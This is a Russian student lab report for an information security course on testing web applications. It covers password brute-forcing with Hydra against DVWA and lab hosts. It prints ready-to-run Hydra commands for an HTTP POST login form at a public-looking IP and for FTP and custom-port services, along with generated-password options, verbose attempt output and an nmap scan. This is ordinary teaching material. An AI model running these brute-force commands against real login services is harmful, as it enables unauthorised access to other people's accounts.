0.1 Front matter

title: “Индивидуальный проект этап 3” subtitle: “Основы информационной безопасности” author: “Пинега Белла Александровна”

0.2 Generic otions

lang: ru-RU toc-title: “Содержание”

0.3 Bibliography

bibliography: bib/cite.bib csl: pandoc/csl/gost-r-7-0-5-2008-numeric.csl

0.4 Pdf output format

toc: true # Table of contents toc-depth: 2 lof: true # List of figures lot: true # List of tables fontsize: 12pt linestretch: 1.5 papersize: a4 documentclass: scrreprt ## I18n polyglossia polyglossia-lang: name: russian options: - spelling=modern - babelshorthands=true polyglossia-otherlangs: name: english ## I18n babel babel-lang: russian babel-otherlangs: english ## Fonts mainfont: PT Serif romanfont: PT Serif sansfont: PT Sans monofont: PT Mono mainfontoptions: Ligatures=TeX romanfontoptions: Ligatures=TeX sansfontoptions: Ligatures=TeX,Scale=MatchLowercase monofontoptions: Scale=MatchLowercase,Scale=0.9 ## Biblatex biblatex: true biblio-style: “gost-numeric” biblatexoptions: - parentracker=true - backend=biber - hyperref=auto - language=auto - autolang=other* - citestyle=gost-numeric ## Pandoc-crossref LaTeX customization figureTitle: “Рис.” tableTitle: “Таблица” listingTitle: “Листинг” lofTitle: “Список иллюстраций” lotTitle: “Список таблиц” lolTitle: “Листинги” ## Misc options indent: true header-includes: -

keep figures where there are in the text

- # keep figures where there are in the text

1 Цель работы

Научиться основным способам тестирования веб приложений

2 Задание

```
Hydra используется для подбора или взлома имени пользователя и пароля.
Поддерживает подбор для большого набора приложений.
```

Пример работы:

```
Исходные данные:
    IP сервера 178.72.90.181;
    Сервис http на стандартном 80 порту;
```

Для авторизации используется html форма, которая отправляет по адресу http://178.72.90.181/cgi-bin/luci методом POST запрос вида username=root&password=test_password;

В случае не удачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"
```

Используется http-post-form потому, что авторизация происходит по http методом post.
После указания этого модуля идёт строка /cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username, у которой через двоеточие (:) указывается:

путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);

строка, которая передаётся методом POST, в которой логин и пароль заменены на ^USER^ и ^PASS^ соответственно (username=^USER^&password=^PASS^);


строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

3 Теоретическое введение


Ищутся уязвимости в специально предназначенном для этого веб приложении под названием Damn Vulnerable Web Application (DVWA). Назначение DVWA — попрактиковаться в некоторых самых распространённых веб уязвимостях. Предлагается попробовать и обнаружить так много уязвимостей, как сможете.

4 Выполнение лабораторной работы


1. Переберем пароль конкретного пользователя



2. Переберу имя пользователя по паролю



3. Сохраненим выходные данные



4. Возобновление атаки брутфорс

```
┌──(bapinega㉿bapinega)-[~]
└─$ hydra -L users.txt -P pass.txt 192.168.1.141 ftp
┌──(bapinega㉿bapinega)-[~]
└─$ hydra -R
```

5. Сгенерирую пароли с различным набором символов

```
┌──(bapinega㉿bapinega)-[~]
└─$ hydra -l ignite -x 1:3:1 ftp://192.168.1.141
```

6. Для лучшего понимания можно просмотреть результаты командой

```
┌──(bapinega㉿bapinega)-[~]
└─$ hydra -l ignite -x 1:3:1 ftp://192.168.1.141 -V
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "3" - 4 of 1110 [child
 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4" - 5 of 1110 [child
 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "5" - 6 of 1110 [child
 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "6" - 7 of 1110 [child
 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "7" - 8 of 1110 [child
 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "8" - 9 of 1110 [child
 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "9" - 10 of 1110 [chil
d 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "00" - 11 of 1110 [chi
ld 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "01" - 12 of 1110 [chi
ld 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "02" - 13 of 1110 [chi
ld 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "03" - 14 of 1110 [chi
ld 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "04" - 15 of 1110 [chi
ld 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "05" - 16 of 1110 [chi
ld 15] (0/0)
```

7. Атака определенного порта, а не порта по умолчанию

```
┌──(bapinega㉿bapinega)-[~]
└─$ nmap -sV 192.168.1.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-07 22:36 MSK
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.78 seconds
┌──(bapinega㉿bapinega)-[~]
└─$ hydra -L users.txt -P pass.txt 192.168.1.141 -s 2222
```

5 Выводы

Я научилась пользоваться Hydra.

Список литературы